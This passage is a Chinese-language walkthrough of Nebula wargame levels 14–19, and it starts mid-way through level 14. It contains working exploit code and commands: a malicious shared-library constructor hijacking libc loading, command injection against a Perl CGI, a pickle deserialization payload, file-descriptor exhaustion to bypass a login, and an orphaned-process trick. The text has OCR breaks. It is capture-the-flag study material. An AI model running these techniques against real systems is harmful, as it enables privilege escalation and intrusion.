得到 123456789，猜想加密为每一位 ASCII 码加位数

Dec.py:

```
encode='857:g67?5ABBo:BtDA?tIvLDKL{MQPSRQWW.'
decode=''

for i in range(0,len(encode)):
    dec=ord(encode[i])-i
    decode=decode+chr(dec)
print decode
```

得到 Token:8457c118-887c-4e40-a5a6-33a25353165

登陆，GetFlag

```
flag14@192.168.38.182's password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

flag14@nebula:~$ getflag
You have successfully executed getflag on a target account
flag14@nebula:~$
```

0x10 Level15

Info:

strace the binary at /home/flag15/flag15 and see if you spot anything out of the ordinary.

You may wish to review how to **"compile a shared library in linux"** and how the **libraries are loaded** and processed by reviewing the dlopen manpage in depth.

Clean up after yourself :)

Solution:

strace /home/flag15/flag15 2>&1 | less

```
execve("/home/flag15/flag15", ["/home/flag15/flag15"], [/* 18 vars */]) = 0
brk(0)                                  = 0x9596000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb77a3000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/i686/sse2/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directo
y)
stat64("/var/tmp/flag15/tls/i686/sse2/cmov", 0xbffd64a4) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/i686/sse2/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/i686/sse2", 0xbffd64a4) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/i686/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/i686/cmov", 0xbffd64a4) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/i686/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/i686", 0xbffd64a4) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/sse2/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/sse2/cmov", 0xbffd64a4) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/sse2/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/sse2", 0xbffd64a4) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls/cmov", 0xbffd64a4) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/tls/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/tls", 0xbffd64a4) = -1 ENOENT (No such file or directory)
open("/var/tmp/flag15/i686/sse2/cmov/libc.so.6", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/var/tmp/flag15/i686/sse2/cmov", 0xbffd64a4) = -1 ENOENT (No such file or directory)
:
```

调用/var/tmp/flag15/libc.so.6

Exp.c


```
#include <unistd.h>
__attribute__((constructor))
void level15() {
	execve("/bin/getflag", NULL, NULL);
}
```

```
level15@nebula:~$ nano exp.c
level15@nebula:~$ gcc -shared -o /var/tmp/flag15/libc.so.6 exp.c
```

```
level15@nebula:~$ ~flag15/flag15 //错误,添加 Version

/home/flag15/flag15: /var/tmp/flag15/libc.so.6: no version information available (required by /home/flag15/flag15)
/home/flag15/flag15: /var/tmp/flag15/libc.so.6: no version information available (required by /var/tmp/flag15/libc.so.6)
/home/flag15/flag15: /var/tmp/flag15/libc.so.6: no version information available (required by /var/tmp/flag15/libc.so.6)
/home/flag15/flag15: relocation error: /var/tmp/flag15/libc.so.6: symbol execve, version GLIBC_2.0 not defined in file libc.so.6 with link time reference
level15@nebula:~$ ls
exp.c
level15@nebula:~$ nano version_script
level15@nebula:~$ gcc -shared -Wl,--version-script=version_script -o /var/tmp/flag15/libc.so.6 exp.c
```

-Wl 选项告诉编译器将后面的参数传递给链接器

```
level15@nebula:~$ ~flag15/flag15 //错误、继续添加 Version

/home/flag15/flag15: /var/tmp/flag15/libc.so.6: version `GLIBC_2.1.3' not found (required by /var/tmp/flag15/libc.so.6)
level15@nebula:~$ nano version_script
```




```
level15@nebula:~$ gcc -shared -Wl,--version-script=version_script -o /var/tmp/flag15/libc.so.6 exp.c
```

level15@nebula:~$ **~flag15/flag15** //错误、静态链接 gcc 库


/home/flag15/flag15: relocation error: /var/tmp/flag15/libc.so.6: symbol execve, version GLIBC_2.0 not defined in file libc.so.6 with link time reference

level15@nebula:~$ **gcc -shared -static-libgcc -Wl,--version-script=version_script,-Bstatic -o /var/tmp/flag15/libc.so.6 exp.c**

level15@nebula:~$ ~**flag15/flag15**

You have successfully executed getflag on a target account

level15@nebula:~$



0x11 Level16

Info:

There is a perl script running on port 1616.

```
1#!/usr/bin/env perl
2
3use CGI qw{param};
4
5print "Content-type: text/html\n\n";
6
7sub login {
8  $username = $_[0];
9  $password = $_[1];
10
11  $username =~ tr/a-z/A-Z/;  # conver to uppercase
12  $username =~ s/\s.*//;    # strip everything after a space
13
14  @output = `egrep "^$username" /home/flag16/userdb.txt
```

```
2>&1`;
15  foreach $line (@output) {
16    ($usr, $pw) = split(/:/, $line);
17
18
19    if($pw =~ $password) {
20      return 1;
21    }
22  }
23
24  return 0;
25}
26
27sub htmlz {
28                          print("<html><head><title>Login
resuls</title></head><body>");
29  if($_[0] == 1) {
30    print("Your login was accepted<br/>");
31  } else {
32    print("Your login failed<br/>");
33  }
34              print("Would       you       like       a
cookie?<br/><br/></body></html>\n");
35}
36
37htmlz(login(param("username"), param("password")));
38
```

Solution:

可命令注入，但 Username 强制大写，且过滤不可见字符如空格

绕过大小写限制

```
leaf@evilzone:~$ egrep "^"<NULL;A=WHOAMI;${A,,};#" /home/flag16/userdb.txt 2>&1
leaf
leaf@evilzone:~$
```

A=DIR;${A,,}

构造语句，创建空的 NULL 文件

"<NULL;CMD=/TMP/SHELL;${CMD,,};#

/tmp/shell

/bin/getflag > /tmp/flag16.txt

另一种更有效的方法

/tmp/SHELL

/bin/getflag > /tmp/flag16.txt

可以通过**/*/SHELL** 执行

```
leaf@evilzone:~$ egrep "^"`/*/SHELL`%00"" /tmp/SHELL
leaf@evilzone:~$ cat /*/SHELL
whoami > /tmp/ok
leaf@evilzone:~$ cat /tmp/ok
leaf
leaf@evilzone:~$
```

构造 Exp 如下：

"`/*/SHELL`%00"

```
level16@nebula:/tmp$ ls
flag16.txt  SHELL  VMwareDnD  vmware-root
level16@nebula:/tmp$ ls -la
total 8
drwxrwxrwt 6 root    root    160 2014-01-20 14:57 .
drwxr-xr-x 1 root    root    220 2014-01-21 06:51 ..
-rw-r--r-- 1 flag16  flag16   59 2014-01-20 14:57 flag16.txt
drwxrwxrwt 2 root    root     40 2014-01-21 06:51 .ICE-unix
-rwxrwxrwx 1 level16 level16  31 2014-01-20 14:53 SHELL
drwxrwxrwt 2 root    root     40 2014-01-21 06:51 VMwareDnD
drwx------ 2 root    root    100 2014-01-21 06:51 vmware-root
drwxrwxrwt 2 root    root     40 2014-01-21 06:51 .X11-unix
level16@nebula:/tmp$ cat flag16.txt
You have successfully executed getflag on a target account
```

0x12 Level17

Info:

There is a python script listening on port 10007 that contains a vulnerability.

```
1#!/usr/bin/python
2
3import os
4import pickle
5import time
6import socket
7import signal
```

```
signal.signal(signal.SIGCHLD, signal.SIG_IGN)

def server(skt):
  line = skt.recv(1024)

  obj = pickle.loads(line)

  for i in obj:
    clnt.send("why did you send me " + i + "?\n")

skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)
skt.bind(('0.0.0.0', 10007))
skt.listen(10)

while True:
  clnt, addr = skt.accept()

  if(os.fork() == 0):
    clnt.send("Accepted connection from %s:%d" % (addr[0], addr[1]))
    server(clnt)
    exit(1)
```

Solution:

Vul based on pickle.loads

过程:

建立监听 -> 发送请求 -> 接受 -> server 函数 -> 数据到 line 变量中 -> 之后 pickle.loads

Exp:

cos

system

(S'getflag>/tmp/level17'

tR.

Command: system(‘getflag>/tmp/level17’)

```
level17@nebula:/tmp$ nano shell
level17@nebula:/tmp$ cat shell | nc 127.0.0.1 10007
Accepted connection from 127.0.0.1:51642
^C
level17@nebula:/tmp$ ls
level17  shell  VMwareDnD  vmware-root
level17@nebula:/tmp$ cat level17
You have successfully executed getflag on a target account
level17@nebula:/tmp$
```

0x13 Level18

Info:

Analyse the C program, and look for vulnerabilities in the program. There is an easy way to solve this level, an intermediate way to solve it, and a more difficult/unreliable way to solve it.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>
#include <fcntl.h>
#include <getopt.h>

struct {
  FILE *debugfile;
  int verbose;
  int loggedin;
} globals;

#define dprintf(...) if(globals.debugfile) \
  fprintf(globals.debugfile, __VA_ARGS__)
#define dvprintf(num, ...) if(globals.debugfile && globals.verbose >= num) \
  fprintf(globals.debugfile, __VA_ARGS__)

#define PWFILE "/home/flag18/password"

void login(char *pw)
{
```

```
 24  FILE *fp;
 25
 26  fp = fopen(PWFILE, "r");
 27  if(fp) {
 28    char file[64];
 29
 30    if(fgets(file, sizeof(file) - 1, fp) == NULL) {
 31      dprintf("Unable to read password file %s\n", PWFILE);
 32      return;
 33    }
 34              fclose(fp);
 35    if(strcmp(pw, file) != 0) return;
 36  }
 37    dprintf("logged  in  successfully  (with%s  password
file)\n",
 38    fp == NULL ? "out" : "");
 39
 40  globals.loggedin = 1;
 41
 42}
 43
 44void notsupported(char *what)
 45{
 46  char *buffer = NULL;
 47   asprintf(&buffer, "--> [%s] is unsupported at this
current time.\n", what);
 48  dprintf(what);
 49  free(buffer);
 50}
 51
 52void setuser(char *user)
 53{
 54  char msg[128];
 55
 56   sprintf(msg, "unable to set user to '%s' -- not
supported.\n", user);
 57  printf("%s\n", msg);
 58
 59}
 60
 61int main(int argc, char **argv, char **envp)
 62{
 63  char c;
 64
```

```
 65  while((c = getopt(argc, argv, "d:v")) != -1) {
 66    switch(c) {
 67      case 'd':
 68        globals.debugfile = fopen(optarg, "w+");
 69         if(globals.debugfile == NULL) err(1, "Unable to
open %s", optarg);
 70        setvbuf(globals.debugfile, NULL, _IONBF, 0);
 71        break;
 72      case 'v':
 73        globals.verbose++;
 74        break;
 75    }
 76  }
 77
 78    dprintf("Starting  up.  Verbose  level  =  %d\n",
globals.verbose);
 79
 80  setresgid(getegid(), getegid(), getegid());
 81  setresuid(geteuid(), geteuid(), geteuid());
 82
 83  while(1) {
 84    char line[256];
 85    char *p, *q;
 86
 87    q = fgets(line, sizeof(line)-1, stdin);
 88    if(q == NULL) break;
 89    p = strchr(line, '\n'); if(p) *p = 0;
 90    p = strchr(line, '\r'); if(p) *p = 0;
 91
 92    dvprintf(2, "got [%s] as input\n", line);
 93
 94    if(strncmp(line, "login", 5) == 0) {
 95      dvprintf(3, "attempting to login\n");
 96      login(line + 6);
 97    } else if(strncmp(line, "logout", 6) == 0) {
 98      globals.loggedin = 0;
 99    } else if(strncmp(line, "shell", 5) == 0) {
100      dvprintf(3, "attempting to start shell\n");
101      if(globals.loggedin) {
102        execve("/bin/sh", argv, envp);
103        err(1, "unable to execve");
104      }
105      dprintf("Permission denied\n");
106    } else if(strncmp(line, "logout", 4) == 0) {
```

```
    globals.loggedin = 0;
  } else if(strncmp(line, "closelog", 8) == 0) {
    if(globals.debugfile) fclose(globals.debugfile);
    globals.debugfile = NULL;
  } else if(strncmp(line, "site exec", 9) == 0) {
    notsupported(line + 10);
  } else if(strncmp(line, "setuser", 7) == 0) {
    setuser(line + 8);
  }
}

return 0;
}
```

Solution:

level18@nebula:~$ cat /proc/sys/fs/file-nr

544 0 100855

544 已分配文件句柄的数目

0 已使用文件句柄的数目

100855 文件句柄的最大数目

level18@nebula:~$ ulimit -Sn

1024

level18@nebula:~$ ulimit -Hn

4096

level18@nebula:~$ ulimit -Sn 4096

设置单进程最大 fopen 4096

Exp:


```
#include <stdio.h>
int main(int argc, char *argv[]) {
   int i;
   FILE *fp;
   for(i = 0; i < 4096; i++) {
 fp = fopen("/tmp/wait", "r");
```

```
    }
    printf("sleeping\n");
    sleep(30);
    return 0;
}
```

```
level18@nebula:~$ ../flag18/flag18 //暂停
login
^Z
[1]+  Stopped(SIGTSTP)       ../flag18/flag18
level18@nebula:~$ jobs
[1]+  Stopped(SIGTSTP)       ../flag18/flag18
```

另开一个 shell

```
for i in {1..26}; do ./exp & done
```



当脚本进入 Sleep 时，回到上一个 Shell

```
level18@nebula:~$ fg 1
../flag18/flag18
login
^Z
[1]+  Stopped(SIGTSTP)       ../flag18/flag18
```

此时已绕过 Login 验证，关闭脚本

```
level18@nebula:~$ fg 1
../flag18/flag18
shell
flag18@nebula:~$ id
uid=981(flag18)                 gid=1019(level18)
groups=981(flag18),1019(level18)
flag18@nebula:~$ getflag
You have successfully executed getflag on a target
account
```

```
level18@nebula:~$ fg
../flag18/flag18
^C
level18@nebula:~$ jobs
level18@nebula:~$ ../flag18/flag18
^Z
[1]+  Stopped(SIGTSTP)        ../flag18/flag18
level18@nebula:~$ jobs
[1]+  Stopped(SIGTSTP)        ../flag18/flag18
level18@nebula:~$ fg 1
../flag18/flag18
login
^Z
[1]+  Stopped(SIGTSTP)        ../flag18/flag18
level18@nebula:~$ fg 1
../flag18/flag18
shell
flag18@nebula:~$ id
uid=981(flag18) gid=1019(level18) groups=981(flag18),1019(level18)
flag18@nebula:~$ getflag
You have successfully executed getflag on a target account
flag18@nebula:~$
```

0x14 Level19

Info:

There is a flaw in the below program in how it operates.

```
 1#include <stdlib.h>
 2#include <unistd.h>
 3#include <string.h>
 4#include <sys/types.h>
 5#include <stdio.h>
 6#include <fcntl.h>
 7#include <sys/stat.h>
 8
 9int main(int argc, char **argv, char **envp)
10{
11  pid_t pid;
12  char buf[256];
13  struct stat statbuf;
14
15  /* Get the parent's /proc entry, so we can verify its user
id */
16
17  snprintf(buf, sizeof(buf)-1, "/proc/%d", getppid());
```

```
18
19  /* stat() it */
20
21  if(stat(buf, &statbuf) == -1) {
22    printf("Unable to check parent process\n");
23    exit(EXIT_FAILURE);
24  }
25
26  /* check the owner id */
27
28  if(statbuf.st_uid == 0) {
29    /* If root started us, it is ok to start the shell */
30
31    execve("/bin/sh", argv, envp);
32    err(1, "Unable to execve");
33  }
34
35  printf("You are unauthorized to run this program\n");
36}
37
38
```

Solution:

Let Flag19 Run as root.

让Flag19以子进程运行然后删掉父进程，Init则会接管而此时判断成立

```
#include <unistd.h>
int main() {
   char *args[] = {"/bin/sh", "-c", "getflag > /tmp/output19",
NULL};
   if (!fork()) {
         sleep(1);
         execve("/home/flag19/flag19", args, NULL);
   }
}
```

```
level19@nebula:~$ nano test.c
level19@nebula:~$ mv test.c exp.c
level19@nebula:~$ gcc -o exp exp.c
level19@nebula:~$ ./exp
```

level19@nebula:~$ cat /tmp/output19

You have successfully executed getflag on a target account

```
level19@nebula:~$ nano test.c
level19@nebula:~$ mv test.c exp.c
level19@nebula:~$ gcc -o exp exp.c
level19@nebula:~$ ./exp
level19@nebula:~$ cat /tmp/output19
You have successfully executed getflag on a target account
level19@nebula:~$
```

0x15 Summary.

Any Question,Contact Me Through http://le4f.net

Mail Me: ROOT@XDSEC.ORG